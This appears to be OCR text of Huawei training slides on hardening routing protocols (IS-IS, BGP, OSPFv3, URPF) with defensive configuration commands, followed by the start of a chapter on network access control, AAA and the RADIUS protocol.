
- 对指定OSPFv3接口接收和发送的所有报文进行安全联盟认证，在GigabitEthernet0/0/1接口上使能安全联盟，安全联盟名为sa3。（执行该命令前，设备应该已经创建了名称为sa3的安全联盟。）

```
[HUAWEI] interface GigabitEthernet0/0/1
[HUAWEI-GigabitEthernet0/0/1] ospfv3 ipsec sa sa3
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

ISIS安全防护介绍

- ISIS攻击方法介绍：
  - 拒绝错误报文：攻击方可以捕获网络中的正确Hello报文或者链路状态报文，然后构造IS-IS可以识别的攻击报文发送到设备。虽然设备可以通过认证信息识别出这些攻击报文并丢弃，但仍可能导致正确的报文因不能及时处理而被丢弃，影响网络稳定。
- 安全策略介绍：
  - IS-IS认证是基于网络安全性的要求而实现的一种加密手段，通过在IS-IS报文中增加认证字段对报文进行加密。当本地设备接收到远端设备发送过来的IS-IS报文，如果发现认证密码不匹配，则将收到的报文进行丢弃，达到自我保护的目的。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

ISIS安全配置

- 配置接口的认证，为接口VLANIF100设置HMAC-SHA256认证密码Huawei@123，密钥ID为1。

```
[HUAWEI] isis
[HUAWEI-isis-1] network-entity 01.0000.0000.0001.00
[HUAWEI-isis-1] quit
[HUAWEI] interface GigabitEthernet0/0/1
[HUAWEI-GigabitEthernet0/0/1] isis enable 1
[HUAWEI-GigabitEthernet0/0/1] isis authentication-mode hmac-sha256 key-id 1 cipher Huawei@123
```

- 设置区域认证模式：认证模式为HMAC-SHA256，认证密码Huawei@123，密钥ID为1。

```
[HUAWEI-isis-1] area-authentication-mode hmac-sha256 key-id 1 cipher Huawei@123
```


- 设置路由域认证模式：认证模式为HMAC-SHA256，认证密码Huawei@123，密钥ID为1。

```
[HUAWEI-isis-1] domain-authentication-mode hmac-sha256 key-id 1 cipher Huawei@123
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

BGP攻击行为介绍

- BGP路由协议是运行在自治系统之间的路由协议，使用TCP协议作为传输协议，确保可靠的数据传输，是互联网中最常用的路由协议。在实现过程中，BGP路由协议存相关安全漏洞，影响网络的正常运行，如：
  - GTSM攻击：攻击者模拟真实的BGP协议对设备不断发送报文，导致设备因处理这些攻击报文而使系统异常繁忙，CPU占用率过高
  - 构造错误BGP协议报文：攻击者通过构造超长的AS_Path属性报文，对设备进行错误报文攻击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 常见的BGP常见攻击行为：
  - DOS攻击：攻击者可以发送各种类型的报文攻击设备，如果是多播协议报文、或者目的地址是设备自身接口（包括Loopback口）IP地址时，设备就会直接将报文上送CPU。这样就会耗费设备的CPU和系统资源，造成DoS攻击。
  - 构造错误BGP协议报文：攻击者通过构造超长的AS_Path属性报文，对设备进行错误报文攻击。
  - 数据包五元组攻击：BGP使用TCP作为传输协议，只要TCP数据包的源地址、目的地址、源端口、目的端口和TCP序号是正确的，BGP就会认为这个数据包有效，但数据包的大部分参数对于攻击者来说是不难获得的。
  - GTSM攻击：攻击者模拟真实的BGP协议对设备不断发送报文，导致设备因处理这些攻击报文而使系统异常繁忙，CPU占用率过高。

BGP安全策略防护

- 针对BGP路由协议攻击行为，可以在设备上配置相关安全策略。

攻击类型	防护方法	原理
GTSM攻击	BGP GTSM特性	GTSM机制通过TTL的检测来达到防止攻击的目的。配置GTSM功能，通过检测IP报文头中的TTL值是否在一个预先定义好的特定范围内来对路由器进行保护，增强系统的安全性。
五元组攻击	BGP MD5认证	为了保证BGP协议免受攻击，BGP邻居之间使用TCP的MD5认证来降低被攻击的可能性。
构造错误BGP协议报文	AS_Path数量控制	BGP接收路由时会检查AS_Path属性中的AS号是否超限。如果超限则丢弃路由，路由发布也会检查AS_Path属性中的AS号是否超限，如果超限，则不发布此路由，防止恶意构造超长AS_Path属性的错误报文对路由器进行报文攻击。
海量路由攻击	路由超限控制	BGP路由表路由数量通常都很大，为了防止从对等体接收到大量路由而导致消耗过多系统资源，限定从所有邻居学来的路由总数，防止接收到大量路由而导致消耗过多系统内存而导致设备重启。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

BGP安全配置（1）

- 修改BGP协议的CPCAR，如修改BGP协议上送速率为64kbps。

```
[HUAWEI] cpu-defend policy 1
[HUAWEI-cpu-defend-policy-1] car packet-type bgp cir 64
[HUAWEI-cpu-defend-policy-1] quit
[HUAWEI] cpu-defend-policy 1 global
[HUAWEI] cpu-defend-policy 1
```

- 配置AS_Path属性中AS号的最大个数，如设置AS_Path属性中AS号的最大个数为200。

```
[HUAWEI] bgp 100
[HUAWEI-bgp] as-path-limit 200
```

- 配置BGP GTSM功能，为对等体配置GTSM功能。

```
[HUAWEI] bgp 100
[HUAWEI-bgp] peer 10.1.1.2 as-number 200
[HUAWEI-bgp] peer 10.1.1.2 valid-ttl-hops 1
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

BGP安全配置（2）

- 配置Keychain认证，为对等体配置名为example的Keychain认证。

```
<HUAWEI> system-view
[HUAWEI] keychain example mode absolute
[HUAWEI-keychain-example] key-id 1
[HUAWEI-keychain-example-keyid-1] algorithm sha-256
[HUAWEI-keychain-example-keyid-1] key-string cipher Huawei@123
[HUAWEI-keychain-example-keyid-1] quit
[HUAWEI-keychain-example] quit
```

- 检查加固结果。

```
<HUAWEI> display bgp peer verbose或display bgp ipv6 peer verbose
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 路由安全技术概述
2. 管理面安全
3. 控制面安全
4. **转发面安全**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

URPF技术背景


- 随着IP网络的发展，潜在的网络风险也在日渐增加，网络设备会面临各种攻击，其中DoS攻击已经成为Internet上一种非常普遍的攻击形式。
- DoS攻击是一种阻止连接服务的网络攻击。DoS的攻击方式有很多种，最基本的DoS攻击就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。
- 如图所示：
  - RouterA后面的Attack伪造源地址为2.2.2.2的报文向RouterC发起请求；
  - RouterC响应请求时将向真正的“2.2.2.2”即RouterB发送报文，这种非法报文对RouterB和RouterC都造成了攻击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

URPF概述

- 针对前面的攻击形式，提出了URPF（Unicast Reverse Path Forwarding，单播逆向路径转发）技术。该技术根据报文的源IP地址查找转发表中是否存在去往该地址的路由，并判断报文入接口与路由出接口是否一致。如果路由表不存在去往该源IP地址的路由或报文入接口与路由出接口不一致，则丢弃该报文，从而预防IP欺骗，特别是针对伪造源IP地址的DoS攻击非常有效。



收到报文接口		
Destination	Interface	URPF动作
2.2.2.2	G0/0/1	丢弃


路由表（源地址真实对应接口）	
Destination	Interface
2.2.2.2	G0/0/2

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示，Attacker伪造源地址为2.2.2.2目的地址为3.3.3.3报文向Server发起请求，如果在RouterC上启用URPF检查，则RouterC在收到源地址为2.2.2.2的报文时，URPF检查到以此报文源地址对应的接口G0/0/2与收到该报文的接口G0/0/1不匹配，报文会被丢弃。

URPF工作模式

- 在复杂的网络环境中应用URPF时，会遇到路由不对称的情况，即对端设备记录的路由路径不一样，此时使能URPF的设备可能丢弃合法报文，造成设备不能正确转发。
- 如图所示，RouterC从G0/0/1接口收到PC的合法报文。但是由于路由不对称，会将PC的合法报文丢弃，导致正常用户无法通信。
- 为了解决复杂网络中应用URPF的问题，设备实现了URPF的两种工作模式：严格模式和松散模式。




路由表（源地址真实对应接口）

Destination	Interface
1.1.1.1	G0/0/2

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

URPF应用场景 - 严格模式

- URPF严格模式下，设备不仅要求报文源地址在FIB表中存在相应表项，还要求接口匹配才能通过URPF检查。
  - 建议在路由对称的环境下使用URPF严格模式，例如两个网络边界设备之间只有一条路径的话，这时，使用严格模式能够最大限度的保证网络的安全性。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示，Attacker伪造源地址为2.2.2.2的报文向RouterC发起请求，RouterC在接收到这个报文后，检查其入接口是否匹配，发现源地址为2.2.2.2的报文应该从G0/0/2进入，则RouterC认为该报文源地址是伪造的，直接丢弃该报文。

URPF应用场景 - 松散模式

- URPF松散模式下，设备不检查接口是否匹配，只要FIB表中存在该报文源地址的路由，报文就可以通过。
  - 建议在不能保证路由对称的环境下使用URPF的松散模式，例如两个网络边界设备之间如果有多条路径连接的话，路由的对称性就不能保证，在这种情况下，URPF的松散模式也可以保证较强的安全性。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示，PC与服务器的之间不能保证路由对称。PC请求服务器的流量通过RouterC到达服务器，服务器响应User的报文通过RouterB到达用户，如果在RouterA配置了URPF严格模式，判断报文入接口（G0/0/2）与路由出接口（G0/0/1）不一致，丢弃报文，则存在无法访问问题。
- 如果配置了URPF松散模式，则RouterA不检查接口是否匹配【入接口（G0/0/2）与出接口（G0/0/1）】，只要FIB表中存在该报文源地址的路由，即可完成URPF检查，报文通过，业务正常访问。

URPF配置

- 配置接口URPF检查模式。

```
[HUAWEI] interface GigabitEthernet 0/0/1
[HUAWEI-GigabitEthernet0/0/1] ip urpf { loose | strict } [ allow-default-route ] [ acl acl-number ]
```

注意：URPF通过选择是否配置参数allow-default-route来确定对缺省路由的处理方式。

- 不配置参数allow-default-route时，不管是严格检查还是松散检查，如果报文的源地址在FIB表中不存在，即使找到缺省路由作为其相应的路由，该报文都将被丢弃。
- 配置参数allow-default-route时，如果报文的源地址在FIB表中不存在：
  - 严格检查模式下，如果缺省路由的出接口与报文的入接口一致，报文将通过URPF检查，进行正常的转发。如果缺省路由的出接口与报文的入接口不一致，则报文将被丢弃。
  - 松散检查模式下，不管缺省路由的出接口和报文的入接口是否一致，都将通过URPF检查，进行正常的转发。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （判断题） URPF松散模式除了检查源地址路由表项是否存在外，还必须匹配接口，才能通过URPF检查。

   A. T

   B. F

2. （多选题） 为了防止ISIS攻击报文对网络稳定性造成影响，以下哪些方式可以实现ISIS的自我保护?

   A. 接口认证

   B. 区域认证

   C. 路由域认证

   D. MD5认证

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. B
2. ABC

本章总结

- 设备的安全加固，需要从管理平面、控制平面和转发平面多个维度进行考虑。从设备本身的脆弱点出发，进行网络安全风险的评估，从而梳理出设备整体的安全架构和安全加固策略。
- 通过本章节的学习，您将能够通过多维度对路由进行安全防护，从而进一步保障企业安全。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。


Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

网络准入控制



HUAWEI

前言

- 传统网络安全通常在企业出口部署AntiDDoS、防火墙、VPN、入侵检测（IDS）、入侵防御（IPS）等安全设备，用于检测和阻止外部的恶意活动和网络攻击。这种方式忽略了网络内部的安全防御，容易导致内部网络被入侵，导致业务系统崩溃、网络瘫痪的严重后果。
- 在企业内网实施网络准入控制，企业可以有效的管理和保护网络资源，防止未经授权的访问和潜在的安全威胁，提高网络的安全性、可靠性及保密性。
- 本章节我们将会介绍网络准入控制技术，了解如何通过认证技术保证内部网络的安全，并进一步的了解业务随行的基本应用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述网络准入控制的基本概念
  - 描述常见的认证技术及其工作原理、应用场景
  - 了解业务随行的作用及应用场景
  - 掌握用户接入认证配置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **网络准入控制概述**
2. 用户身份认证
3. 接入认证
4. 华为网络准入控制解决方案
5. 网络准入控制配置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

网络接入控制的技术背景

- 传统企业网络接入安全隐患：
  - 非法用户随意接入园区内部网络，会危害园区的信息安全；
  - 缺乏权限控制，访问不受限，导致企业风险增大；
  - 接入园区网络的终端种类多，且园区内用户行为难以管控，缺乏用户行为的记录，无法进行安全事件溯源。
- 出于对安全问题的考虑，园区网络不能对所有终端开放访问权限，需要对终端用户进行身份认证，不符合条件的终端不能接入网络，并对用户的权限进行限制，同时记录用户的网络访问行为。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 计算机病毒可以实现自我复制，自行传播，根据不同场景，有不同方式，具体实现细节取决于病毒本身，病毒传播过程可以简单复现为以下几个步骤。
  - 第1步：携带病毒的访客（访客并不知自己感染病毒），接入网络。
  - 第2步：由于访问不受限，携带病毒的访客与内部用户交互数据后离开网络，如即时通讯、电子邮件等。假如此处以电子邮件附件形式发送给内部用户。
  - 第3步：内部主机运行邮件附件（病毒），病毒会在系统的文件或程序中插入代码，跟随系统自动运行，自行拷贝副本，利用内网系统功能或漏洞，横向传播。
  - 第4步：病毒利用内网的受信任机制，利用内网系统漏洞，跨网段滚雪球式传播。
  - 第5步：最终导致系统崩溃，网络瘫痪。造成不可逆的损失。

网络接入控制概述（1）

- NAC（Network Access Control，网络接入控制）通过对接入网络的客户端和用户进行认证来保证网络的安全，是一种“端到端”的安全技术，NAC系统架构主要包含：用户终端，准入设备，准入服务器。

NAC系统架构


- 用户终端：各种终端设备，例如PC、手机、打印机、摄像头等。
- 网络接入服务器（Network Access Server，NAS）：也称为接入设备/准入设备，终端访问网络的认证控制点，接入设备对接入用户进行认证，是企业安全策略的实施者，按照网络制定的安全策略实施相应的准入控制（如允许接入网络或拒绝接入网络）。接入设备可以是交换机、路由器、无线接入控制器、无线接入点或者其他网络设备。
- 准入服务器：也称为AAA服务器，其主要功能是实现对用户的认证、授权和计费。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 用户终端上一般安装有终端代理（或叫客户端软件），其与准入服务器联动进行用户身份认证、终端安全检查、系统修复升级，终端行为监控审计等工作。
- 网络准入设备可以是交换机、路由器、AP等网络设备，具备如下功能特性：
  - 用户身份认证；
  - 在各种常见认证方式下，网络准入设备辅助客户端软件与准入服务器进行认证；
  - 实现用户权限控制。

网络接入控制概述（2）

- 用户接入网络的整个过程可以分为两个部分：接入认证与用户身份认证。其中接入认证发生在用户终端与接入设备之间，用户身份认证发生在接入设备与认证服务器之间。
- 常见的接入认证方式有802.1X认证、MAC认证和Portal认证等。常见的用户身份认证方式有RADIUS、LDAP/AD、本地认证等。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- RADIUS（Remote Authentication Dial In User Service，远程用户拨号认证）
- LDAP（Lightweight Directory Access Protocol，轻量目录访问协议）

目录

1. 网络准入控制概述
2. **用户身份认证**
3. 接入认证
4. 华为网络准入控制解决方案
5. 网络准入控制配置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

AAA简介

- AAA是Authentication（认证）、Authorization（授权）和Accounting（计费）的简称，是网络安全的一种管理机制，提供了认证、授权、计费三种安全功能。
  - 认证：验证用户是否可以获得访问权，确定哪些用户可以访问网络；
  - 授权：授权用户可以使用哪些服务；
  - 计费：记录用户使用网络资源的情况。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- AAA（Authentication，Authorization，Accounting，认证授权计费）
- AAA采用客户端/服务器结构：
  - AAA客户端负责验证用户身份与管理用户接入；
  - AAA服务器负责集中管理用户信息。

AAA常用技术方案

- 目前华为设备支持基于RADIUS、HWTACACS、LDAP或AD来实现AAA，在实际应用中，RADIUS最为常用。


技术方案	交互协议	认证	授权	计费
RADIUS	UDP	✓	✓	✓
HWTACACS	TCP	✓	✓	✓
LDAP	TCP	✓	✓	✗
AD	TCP	✓	✓	✗
本地认证授权	/	✓	✓	✗

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- LDAP认证中，LDAP客户端是通过明文方式发送用户的密码到LDAP服务器，存在安全风险。为此，可将Kerberos协议集成到LDAP认证过程中，利用Kerberos协议的对称密钥体制来提高密码传输的安全性，防止在LDAP认证过程中泄露用户的密码，这种集成了Kerberos协议的认证方式称为AD认证。


RADIUS协议概述

- AAA可以通过多种协议来实现，在实际应用中，RADIUS协议最为常用。
- RADIUS是一种分布式的、客户端/服务器结构的信息交互协议，能保护网络不受未授权访问的干扰，常应用在既要求有较高安全性、又允许远程用户访问的各种网络环境中。
- 该协议定义了基于UDP（User Datagram Protocol，用户数据报协议）的RADIUS报文格式及其传输机制，并规定UDP端口1812、1813分别作为默认的认证、计费端口。
- RADIUS协议的主要特征如下：
  - 客户端/服务器模式
  - 安全的消息交互机制
  - 良好的扩展性



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- RADIUS有时也会使用1645、1646分别作为默认的认证、计费端口。
- RADIUS采用典型的客户端/服务器模型，准入控制设备作为RADIUS协议的客户端，同时对于接入用户而言，准入控制设备也是接入认证的服务端。准入控制设备负责传输用户信息到指定的RADIUS服务器，然后根据从服务器返回的信息进行相应处理（如接入/挂断用户）。RADIUS服务器负责接收用户连接请求，认证用户，然后给准入控制设备返回所有需要的信息。



- RADIUS客户端与服务器间的消息流程如下：
  - 当用户接入网络时，用户发起连接请求，向RADIUS客户端（即准入控制设备）发送用户名和密码。
  - RADIUS客户端向RADIUS服务器发送包含用户名和密码信息的认证请求报文。
  - RADIUS服务器接收到合法的请求后，完成认证，并把所需的用户授权信息返回给客户端；对于非法的请求，RADIUS服务器返回认证失败的信息给客户端。
  - RADIUS客户端通知用户认证是否成功。
  - RADIUS客户端根据接收到的认证结果接入/拒绝用户。如果允许用户接入，则RADIUS客户端向RADIUS服务器发送计费开始请求报文。
  - RADIUS服务器返回计费开始响应报文，并开始计费。
  - 用户开始访问网络资源。
  - 当用户不再想要访问网络资源时，用户发起下线请求，请求停止访问网络资源。
  - RADIUS客户端向RADIUS服务器提交计费结束请求报文。
  - RADIUS服务器返回计费结束响应报文，并停止计费。
  - RADIUS客户端通知用户访问结束，用户结束访问网络资源。

RADIUS报文格式

- 在Radius协议中，报文的字段值使用TLV（Type Length Value，类型长度值）格式进行编码，TLV使得Radius协议具有灵活性和良好的可扩展性。
  - RFC2865、RFC2866和RFC3576标准规定了RADIUS标准属性，所有主流设备厂商基本上都支持。
  - 华为RADIUS扩展属性，使用（RFC2865）中定义的26号属性（Vendor-Specific）对RADIUS进行扩展，以实现标准RADIUS没有定义的功能，进一步完善Radius协议功能，实现更好的兼容性。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- RADIUS报文格式，各字段的解释如下：
  - Code：长度为1个字节，用来说明RADIUS报文的类型。不同RADIUS报文的Code值不相同。例如，Code为1时表示Access-Request报文，Code为2时表示Access-Accept报文。
  - Identifier：长度为1个字节，用来匹配请求报文和响应报文，以及检测在一段时间内重发的请求报文。RADIUS客户端发送请求报文后，RADIUS服务器返回的响应报文中的Identifier值应与请求报文中的Identifier值相同。
  - Length：长度为2个字节，用来指定RADIUS报文的长度。超过Length取值的字节将作为填充字符而忽略。如果接收到的报文的实际长度小于Length的取值，则该报文会被丢弃。
  - Authenticator：长度为16个字节，用来验证RADIUS服务器的响应报文，同时还用于用户密码的加密。
  - Attribute：即RADIUS属性字段，长度不定，为报文的内容主体，用来携带专门的认证、授权和计费信息，提供请求和响应报文的配置细节。Attribute可以包括多个RADIUS属性，每一个RADIUS属性都采用（Type、Length、Value）三元组的结构来表示，具体请参见RADIUS属性。
    - 类型（Type）：长度为1个字节，取值为1～255，用于表示RADIUS属性的编号。
    - 长度（Length）：长度为1个字节，表示该RADIUS属性（包括类型、长度和属性值）的长度，单位为字节。
    - 属性值（Value）：最大长度为253字节，表示该RADIUS属性的信息，其

格式和内容由类型和长度决定。

- 由于RADIUS支持厂商自定义扩展，因此不同厂商支持的RADIUS属性集不同，再加上各个厂商都有自己的私有属性，这就造成不同厂商间的RADIUS属性存在不兼容问题，进一步导致不同厂商设备之间发送的RADIUS属性相互无法解析。针对以上问题，在对接替换场景中经常使用RADIUS属性禁用功能和RADIUS属性转换功能。
  - RADIUS属性禁用功能：RADIUS服务器上定义的RADIUS属性与设备上相比，可能存在属性编号相同、名称相同、但封装的格式或内容不同的情形。此时，可以通过属性禁用功能禁用该属性，之后，设备接收到RADIUS服务器下发的该属性时，不会解析该属性；设备在发送RADIUS报文到服务器时，也不会封装该属性。
  - RADIUS属性转换功能：属性转换主要是为了兼容不同厂商RADIUS属性定义的差别。
    - 例如，华为设备通过私有属性Exec-Privilege（26-29）下发管理员用户的优先级，但某个厂商的接入设备和RADIUS服务器通过属性Login-service（15）下发管理员用户的优先级。在共用一台RADIUS服务器的情况下，用户希望华为设备能够兼容属性Login-service（15）。这种情况在华为设备上配置RADIUS属性转换，源属性为Login-service（15），目的属性为Exec-Privilege（26-29），当设备收到RADIUS认证回应报文解析到属性Login-Service（15）时，会自动当成Exec-Privilege（26-29）属性来处理。

